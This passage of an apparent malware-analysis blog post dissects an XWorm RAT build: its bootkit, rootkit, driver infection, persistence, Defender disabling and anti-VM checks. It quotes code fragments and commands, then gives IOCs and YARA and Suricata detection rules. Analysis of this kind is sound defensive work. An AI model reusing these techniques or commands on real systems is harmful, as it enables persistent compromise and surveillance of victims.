
UEFI/GPT path:

- **BlackLotus DBX bypass:** reads the UEFI `dbx` revocation database via `GetFirmwareEnvironmentVariableW`, checks for BlackLotus revocation hashes, attempts to **overwrite `dbx` with empty data** to remove revocations
- **LogoFAIL-style exploit:** drops a malicious BMP to `\EFI\Microsoft\Boot\bootmgfw.efi.logo.bmp` to exploit UEFI firmware image parser vulnerabilities
- **ESP stager:** mounts the EFI System Partition, backs up `bootmgfw.efi`, drops an XOR-decoded EFI payload (key: {A7, 3B, F1, 9E, 5D, 2C, 8A, 4F}), redirects boot via `bcdedit /set {bootmgr} path \EFI\Microsoft\Recovery\SecUpdate.efi`
- **Linux patching:** appends `insmod` lines to GRUB configs for Ubuntu, Fedora, Debian, Arch, CentOS
- **DXE injection:** writes payload as `DxeCore.efi` and modifies UEFI DriverOrder

MBR/Legacy path:

- Reads current MBR from `\\.\PhysicalDrive0`
- Loads embedded MBR payload from resource (validated for `0x55AA` boot signature)
- Preserves partition table (bytes 446-509)
- Overwrites MBR directly
- Disables integrity checks via `bcdedit /set TESTSIGNING ON`

r77 Userland Rootkit (Rootkit.cs)



DLL unhooking → registry config → mass DLL injection into ALL running processes every 5 seconds

Implements the [r77 rootkit](#) for process/file/registry hiding:

1. **DLL unhooking**: reads clean copies of `ntdll.dll`, `kernel32.dll`, `kernelbase.dll` from disk and overwrites their `.text` sections in memory, removing EDR hooks
2. **Registry config**: creates `HKLM\SOFTWARE\$77config` with PIDs, process names, file paths, and registry keys to hide
3. **Mass injection**: every 5 seconds, injects `r77-x64.dll` or `r77-x86.dll` into **every running process** via `VirtualAllocEx` → `WriteProcessMemory` → `CreateRemoteThread(LoadLibraryW)`
4. **Shutdown cleanup**: hidden `Form` listens for `WM_QUERYENDSESSION` to clean up `$77` registry keys before reboot

Driver Infection (DriverInfector.cs)


Infects Windows kernel-mode drivers by adding new PE sections:

Targeted drivers (non-critical, unlikely to break the system): `null.sys`, `beep.sys`, `rasl2tp.sys`, `raspppoe.sys`, `rasppptp.sys`, `modem.sys`, `parport.sys`, `serenum.sys`, `serial.sys`, `usbprint.sys`

Infection technique:

1. Parses the target driver's PE headers
2. Adds `.inf` section (XOR-decoded malware payload from embedded resource)
3. Adds `.cfg` section (path to dropped client: `%ProgramData%\WindowsControl\svchost.exe`)
4. Updates section count, `SizeOfImage`, `AddressOfEntryPoint`, and recalculates PE checksum
5. Replaces original driver with infected version (TrustedInstaller impersonation)

Persistence (Install.cs). 5 Methods



Five persistence mechanisms plus UEFI bootkit, designed to survive any single remediation attempt

#	Method	Location
1	Scheduled Task (logon)	<code>schtasks /create /sc onlogon /tn "Windows Perfoment Host"</code>
2	Scheduled Task (watchdog)	<code>schtasks /create /sc minute /mo 30 /tn "OneDrive Downloader"</code>
3	Userinit hijack	<code>HKCU\...\winlogon\Userinit</code> , appends malware path
4	Setup\CmdLine	<code>HKLM\SYSTEM\Setup\CmdLine</code> , runs during Windows setup mode
5	Registry Run key	<code>HKCU\...\Run</code> — standard autorun (fallback)

#	Method	Location
6	Applnit_DLLs	HKLM\...\Windows\AppInit_DLLs, loaded into every GUI process
7	UEFI Bootkit	ESP stager or MBR overwrite, survives OS reinstall

Additional: **file pumping** inflates the installed binary by 700MB+ of null bytes to evade AV file-size scanning limits.

Windows Defender Kill (WindowsDefender.cs)

The most thorough Defender disablement I've seen in any sample. 17+ settings disabled:

```
// Via WMI MSFT_MpPreference:
DisableRealtimeMonitoring = true
DisableBehaviorMonitoring = true
DisableBlockAtFirstSeen = true
DisableIOAVProtection = true
DisableScriptScanning = true
DisableArchiveScanning = true
DisableIntrusionPreventionSystem = true
DisablePrivacyMode = true
EnableControlledFolderAccess = 0
PUAProtection = 0
DisableAntiSpyware = true
DisableAntiVirus = true
// All threat actions set to "Allow" (6)
// MAPS reporting disabled, sample submission
disabled
// Service stopped via "sc stop WinDefend"
// TamperProtection set to 0
```

Anti-VM Detection (AntiVirtual.cs)

Seven detection methods, any of which triggers `Environment.Exit(0)`:

Check	Method
Sandbox DLLs	Scans loaded modules for <code>SbieDll.dll</code> (Sandboxie), <code>snxhk.dll</code> (Avast), <code>cmdvrt32.dll</code> (Comodo)
WMI cache	<code>Win32_CacheMemory</code> returns 0 results in VMs
WMI model	<code>Win32_ComputerSystem.Model</code> contains "virtual", "vmware", "vbox", "thinapp"

Check	Method
Disk size	System drive < 45 GB = VM (via D/Invoke <code>GetDiskFreeSpaceEx</code>)
VirtIO drivers	Checks <code>System32\drivers</code> for <code>balloon.sys</code> , <code>netkvm.sys</code> , <code>viofs.sys</code> , <code>viostor.sys</code> , etc.
QEMU/SPICE	Checks <code>Program Files</code> for <code>qemu-ga</code> and <code>SPICE Guest Tools</code> directories
Sandbox path	Executable path contains “sandbox”

Bypass: setting environment variable `DISABLE_ANTIVIRTUAL=1` skips all checks, useful for the operator during testing.

Plugin System (PluginLoader.cs)

XWorm’s capabilities are modular, the core RAT is a launcher, and features like keylogger, screen capture, file manager, and reverse shell are delivered as **plugins** from the C2:

```
// From PluginLoader.cs – reflective .NET assembly loading
public static void Load(byte[] pluginBytes, object[]
parameters)
{
    Assembly assembly =
AppDomain.CurrentDomain.Load(pluginBytes);
    Type pluginType = assembly.GetType("Plugin.Plugin");
    object instance = Activator.CreateInstance(pluginType);
    // Passes: socket, certificate, HWID, message data
    pluginType.GetMethod("Run").Invoke(instance, parameters);
}
```

The `SaveInvoke` command caches plugins in the registry (`HKCU\Software\gogoduck`) as Base64-encoded binary values, they persist across reboots and reload automatically without re-downloading from C2.

Encryption (EncryptString.cs + Xor.cs)

Two encryption schemes:

1. **Config strings**: XOR with a cyclic key from the `enc` field. If no custom key was set by the builder, strings are stored in plaintext, which is the case for this sample.
2. **Resources** (TLS certificate, driver payload): **RC4** encryption despite the class being named `Xor.cs`. The implementation is a full RC4 KSA + PRGA.

Hardware Fingerprinting (HwidGenerator.cs)

Generates a unique victim ID by MD5-hashing: `Win32_DiskDrive.Model` + `Manufacturer` + `Name` + `Win32_Processor.Name` + Windows version + GPU + install date + processor count. Cached in `HKCU\Software\gogoduck\Hwid`.

File Protection (SecrityHidden.cs)

Protects malware files from deletion by locking down ACLs:

- Denies Write, Delete, ChangePermissions, TakeOwnership to Everyone (S-1-1-0) and Users (S-1-5-32-545)
- If admin: also denies SYSTEM (S-1-5-18) and Administrators (S-1-5-32-544)
- Sets file owner to SYSTEM
- Grants only ReadAndExecute
- Sets Hidden | System file attributes

This makes the installed binary undeletable even by the logged-in administrator without first running the Unlock() method.

Process Killer (AntiProcess.cs)

Background thread that kills debuggers and analysis tools every 2.5 seconds. Matches by both process name and window title against a configurable list in Config.DebuggerList.

Continuous Surveillance (PingChecker.cs)

Every 10 seconds, sends a heartbeat to C2 with:

- Round-trip latency measurement
- Active window title (what the victim is currently looking at)
- 100x100 JPEG screenshot thumbnail

This provides the operator with real-time visual surveillance even when no plugin is loaded.

Critical Process Protection

Methods.SetProcessCritical() calls RtlSetProcessIsCritical via D/Invoke, killing XWorm causes a Blue Screen of Death. Combined with Methods.PreventSleep() (SetThreadExecutionState with ES_CONTINUOUS | ES_SYSTEM_REQUIRED | ES_DISPLAY_REQUIRED), the system never sleeps and the RAT never stops.

C2 Protocol

- **Transport:** TCP + TLS 1.2 (SslStream with certificate validation **completely disabled**. ValidateServerCertificate() always returns true)
- **Serialization:** Custom LEB128 binary protocol supporting 13 data types (string, bool, byte, short, int, long, float, double, byte[], ushort, uint, ulong, nested arrays)
- **Beacon:** 19-field Connect message with screenshot thumbnail, HWID, GeoIP, CPU, GPU, AV, privilege level, active window
- **Heartbeat:** Ping/Pong every 10 seconds with screenshot + active window title
- **Timeout:** 60 seconds without response triggers disconnect + reconnect (LastPing.cs)

- **Commands:** **Invoke** (load plugin), **SaveInvoke** (cache + load), **Update**, **Restart**, **Exit**, **Uninstall**
- **Host selection:** Supports multiple **host:port1,port2** entries separated by **;**, selects randomly

IOC Appendix

Network Indicators

Type	Value	Context
IP	195[.]10[.]205[.]179	C2 server
Port	25565/tcp	C2 port (TLS 1.2)
URL	hXXp://ip-api[.]com/line/	GeoIP fingerprinting (legitimate service abused by malware – not a blocklist target)

Host Indicators

Type	Value	Context
Mutex	yp07tia%jr+2	XWorm instance lock
Registry	HKCU\Software\gogoduck	Config/plugin storage
Registry	HKLM\SOFTWARE\%\$77config	r77 rootkit config
Scheduled Task	Windows Perfoment Host	XWorm persistence
Scheduled Task	OneDrive Downloader	Watchdog (30-min)
File	%LocalAppData%\MalwareDefenderW3eb32.exe	Installed XWorm path
File	%Windows%\BootExecutor.exe	Watchdog path
File	%ProgramData%\WindowsControl\svchost.exe	Driver infection drop
Process	AMD drivers/software (assembly title)	Masquerade (payload 1)
Process	VoiceMod (assembly title)	Masquerade (payload 2)

File Hashes

Artifact	SHA-256
Crypter (outer)	27a2505cfd32ca1fda31e58c1d2ddee7e4726b8305fda10b779851e259a2ef9d
XWorm x64 (payload 1)	710e3226b214aa6d3ab65bb3d8899ea533bdfc6da28602328c5912567c9bcf0c

Artifact	SHA-256
XWorm x86 (payload 2)	3ac847a0e3137b7fe4b83a677bbb68ac2fa5043e276fa44d13b6c58be189f943

MITRE ATT&CK Mapping

ID	Technique	Evidence
T1542.003	Pre-OS Boot: Bootkit	UEFI ESP stager, MBR overwrite, BlackLotus DBX bypass
T1542.001	Pre-OS Boot: System Firmware	LogoFAIL-style UEFI exploit, DXE injection
T1014	Rootkit	r77 userland rootkit via DLL injection into all processes
T1055.001	Process Injection: DLL Injection	VirtualAllocEx → WriteProcessMemory → CreateRemoteThread(LoadLibraryW)
T1068	Exploitation for Privilege Escalation	CVE-2026-20817 (WER ALPC)
T1548.002	Abuse Elevation Control: UAC Bypass	Registry-based UAC disable + WER ALPC exploit
T1562.001	Impair Defenses: Disable or Modify Tools	AMSI+ETW patching, Defender WMI disable, WdFilter unload, anti-process
T1562.004	Impair Defenses: Disable System Firewall	netsh advfirewall exception
T1547.001	Boot or Logon Autostart: Registry Run Keys	Userinit hijack, Registry Run, Applnit_DLLs
T1053.005	Scheduled Task	Logon task + 30-min watchdog
T1106	Native API	D/Invoke dynamic API resolution (no static imports)
T1027	Obfuscated Files	XOR/RC4 encrypted resources, PBKDF2/AES crypter
T1059.001	Command and Scripting: PowerShell	Encoded PowerShell commands
T1036	Masquerading	“AMD drivers/software”, “VoiceMod” assembly titles
T1497	Virtualization/Sandbox Evasion	WMI, disk size, VirtIO drivers, sandbox DLL checks

Code Weaknesses and Defensive Opportunities

Despite the impressive feature set, the XWorm source reveals several exploitable flaws that defenders can leverage.

TLS Certificate Validation Is Completely Disabled. Full MITM

The C2 connection uses TLS 1.2, but the certificate validation callback is a one-liner that accepts anything:

```
// From Client.cs – the entire TLS validation
private bool ValidateServerCertificate(object sender, X509Certificate certificate,
    X509Chain chain, SslPolicyErrors sslPolicyErrors)
{
    return true; // accepts ANY certificate, including self-signed or attacker-
    controlled
}
```

A defender with network position can MITM the TLS connection to **195[.]10[.]205[.]179:25565** with any self-signed certificate. The XWorm client will accept it. Once in position, the defender can:

- Send **Uninstall** to trigger full cleanup
- Send **Exit** to kill the process
- Send a cleanup plugin via **Invoke** (see below)

Plugin System Has Zero Integrity Checks. Inject Cleanup Code

The **PluginLoader.Load()** method calls **AppDomain.CurrentDomain.Load()** on Base64-decoded bytes with **no hash verification, no signature check, no sandboxing**:

```
// From PluginLoader.cs – any .NET assembly is
accepted
Type type = AppDomain.CurrentDomain.Load(
    Convert.FromBase64String(registryValue)
).GetType("Plugin.Plugin");
Activator.CreateInstance(type);
type.GetMethod("Run").Invoke(instance,
parameters);
```

A C2 impersonator can send a **SaveInvoke** command with a custom .NET assembly that:

- Removes all persistence (scheduled tasks, registry keys, Userinit hijack)
- Cleans up the rootkit (**\$77config**, **\$77dll32**, **\$77dll64** registry keys)
- Deletes the installed binary and watchdog
- Restores the original bootloader from backup
- Terminates the XWorm process

The plugin is even **cached in the registry** (`HKCU\Software\gogoduck`) and reloaded on every restart, meaning a cleanup plugin persists across reboots.

Developer Left Debug Backdoors. Environment Variable Bypass

Two environment variables completely disable XWorm's protection:

```
// From Config.cs – the developer's testing backdoors
string env1 =
Environment.GetEnvironmentVariable("DISABLE_ANTIVIRTUAL");
if (env1 == "1") { /* skip ALL anti-VM checks */ }

string env2 =
Environment.GetEnvironmentVariable("DISABLE_PATCHING");
if (env2 == "1") { SafeMode = "true"; /* skip AMSI+ETW patching */
}
```

An incident responder can set `DISABLE_ANTIVIRTUAL=1` on a sandbox machine to force the sample to execute (bypassing all 7 anti-VM checks), and `DISABLE_PATCHING=1` to prevent AMSI/ETW from being patched, keeping full telemetry active during analysis.

Rootkit DLLs Stored in Predictable Registry + Temp Path

The r77 rootkit DLLs are stored at fixed, predictable locations:

- **Registry:** `HKLM\SOFTWARE\$77d1132` and `$77d1164` (binary values)
- **Temp directory:** `%TEMP%\$77temp\{GUID}.dll`
- **Config:** `HKLM\SOFTWARE\$77config` with PIDs, paths, and registry keys to hide

A defender can:

- Delete the `$77d11*` registry values to break rootkit propagation on next reboot
- Monitor `$77temp` directory creation as a high-fidelity detection signal
- Query `$77config` to discover exactly which processes, files, and registry keys the rootkit is hiding

All Config and Plugins Readable from Registry

Everything XWorm stores is under `HKCU\Software\gogoduck` with default permissions, any process running as the same user can read it:

```
reg query
"HKCU\Software\gogoduck"
```

This exposes: cached plugin DLLs (Base64), hardware ID, and any saved configuration. For incident response, this is a treasure trove of forensic evidence.

The “Perfoment” Typo Is a Detection Gift

The scheduled task name `Windows Perfoment Host` contains a typo. “Perfoment” instead of “Performance.” This is a **high-fidelity detection signal** with near-zero false positive rate. No legitimate Windows component uses this string:

```
schtasks /query /tn "Windows Perfoment  
Host"
```

If this returns a result, the machine is infected with this XWorm variant.

Pastebin C2 Fallback Has No Authentication

The Pastebin-based C2 retrieval fetches the C2 address from a **public** Pastebin raw URL with zero authentication:

```
text = "https://pastebin.com/raw/" +  
pastebinId;
```

If the Pastebin paste ID is discovered (from memory dump or network capture), a defender can:

- Report the paste to Pastebin for takedown (breaks the C2 fallback)
- Monitor the paste URL for new C2 addresses (passive intelligence)
- Replace the paste content with a sinkhole address (if the operator used an account the defender can access)

Detection

YARA Rules

Four rules. Full file: [rats/xworm/xworm_crypter_and_rat.yar](#)

```

import "pe"

rule XWorm_NET_Crypter_PBKDF2 {
    meta:
        description = "Detects .NET crypter using PBKDF2/AES-128-CBC with encrypted
payloads"
        author = "Tao Goldi"
        version = 1
        family = "XWorm Crypter"
    strings:
        $pbkdf2 = "Rfc2898DeriveBytes" ascii wide
        $crypto = "CreateDecryptor" ascii wide
        $salt = "erytiqjdxdutsqckdapnnhprdujedlpd" ascii wide
        $iv = "xbginlypryzblkfy" ascii wide
    condition:
        uint16(0) == 0x5A4D and
        pe.imports("mscorlib.dll") and
        (($salt and $iv) or ($pbkdf2 and $crypto and $salt))
}

rule XWorm_RAT_v1_LEB128 {
    meta:
        description = "Detects XWorm RAT with LEB128 protocol + D/Invoke + AMSI bypass"
        author = "Tao Goldi"
        version = 1
        family = "XWorm"
    strings:
        $leb = "LEB128" ascii wide
        $dinv = "DInvokeCore" ascii wide
        $amsi = "AsmiAndETW" ascii wide
        $cls1 = "AntiVirtual" ascii wide
        $cls2 = "PluginLoader" ascii wide
        $cls3 = "SecrityHidden" ascii wide
    condition:
        uint16(0) == 0x5A4D and
        pe.imports("mscorlib.dll") and
        ((2 of ($leb, $dinv, $amsi)) or (2 of ($cls*) and ($leb or $dinv)))
}

rule XWorm_RAT_AdvancedBootkit {
    meta:
        description = "Detects XWorm with UEFI bootkit + rootkit + driver infection"
        author = "Tao Goldi"
        version = 1
        family = "XWorm"
    strings:
        $boot1 = "AdvancedBootkit" ascii wide
        $boot2 = "BlackLotusDbxBypass" ascii wide
        $boot3 = "bootmgfw.efi" ascii wide
        $root1 = "r77-x86.dll" ascii wide
        $root2 = "$77config" ascii wide
        $drv = "DriverInfector" ascii wide
    condition:
        uint16(0) == 0x5A4D and
        pe.imports("mscorlib.dll") and
        (2 of ($boot*) or 2 of ($root*) or ($drv and 1 of ($boot*)))
}

rule XWorm_RAT_Config_Superiority {
    meta:
        description = "Detects this XWorm build -- 'Superiority' campaign"
        author = "Tao Goldi"
        version = 1

```

```
        family = "XWorm"
strings:
    $c2 = "195.10.205.179" ascii wide
    $mutex = "yp07tia%jr+2" ascii wide
    $group = "Superiority" ascii wide
    $task = "Windows Perfoment Host" ascii wide
condition:
    uint16(0) == 0x5A4D and (($c2 and $mutex) or ($group and $task))
}
```

Suricata

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 25565 (  
  msg:"MALWARE XWorm RAT C2 beacon (TLS on port 25565)";  
  flow:established,to_server;  
  content:"|16 03|"; depth:2;  
  detection_filter:type count, track by_src, count 3, seconds  
  300;  
  sid:2026045; rev:1;  
)
```

Conclusion

What started as a routine crypter teardown turned into the most feature-complete RAT analysis on this blog. The crypter itself was trivial, fifty lines of C#, PBKDF2 with a hardcoded password, two AES-encrypted resources. The payloads inside were anything but.

This XWorm build has every capability in the playbook: a UEFI bootkit that attempts BlackLotus-style DBX bypass and LogoFAIL exploitation, an r77 rootkit that injects into every running process, kernel driver infection via PE section injection, a zero-day UAC bypass via WER ALPC (CVE-2026-20817), complete Windows Defender kill via WMI, and five separate persistence mechanisms plus file pumping. The operator enabled every feature flag in the builder. `BootKit=true`, `Rootkit=true`, `DriverInfector=true`, `UseInstallAdmin=true`. Maximum aggression, zero subtlety.

The “Superiority” campaign tag fits. The C2 at `195[.]10[.]205[.]179:25565` was active at time of analysis. The dual-architecture payload drop (x64 + x86 simultaneously) ensures coverage across all Windows installations. And the Pastebin C2 fallback means the operator can rotate infrastructure without recompiling the payload.

For defenders: the crypter’s PBKDF2 salt (`erytiqjdxdutsqckdapnnhprdujedlpd`) and IV (`xbginlypryzblkfy`) are high-fidelity indicators. The registry key `Software\gogoduck` and the r77 rootkit marker `$77config` are host-level IoCs. And the task name “Windows Perfoment Host” (note the typo. “Perfoment” instead of “Performance”) is a reliable detection signal.

Tools used: ILSpy (decompilation), pycryptodome (AES decryption), pefile (PE analysis), custom Python extraction script. XWorm family identification confirmed via LEB128 protocol, D/Invoke class structure, and [Malpedia](#) reference. CVE-2026-20817 documented from decompiled UACBypass.cs source code.

[malware-reversing](#), [threat-intel](#)

This post is licensed under [CC BY 4.0](https://creativecommons.org/licenses/by/4.0/) by the author.

Share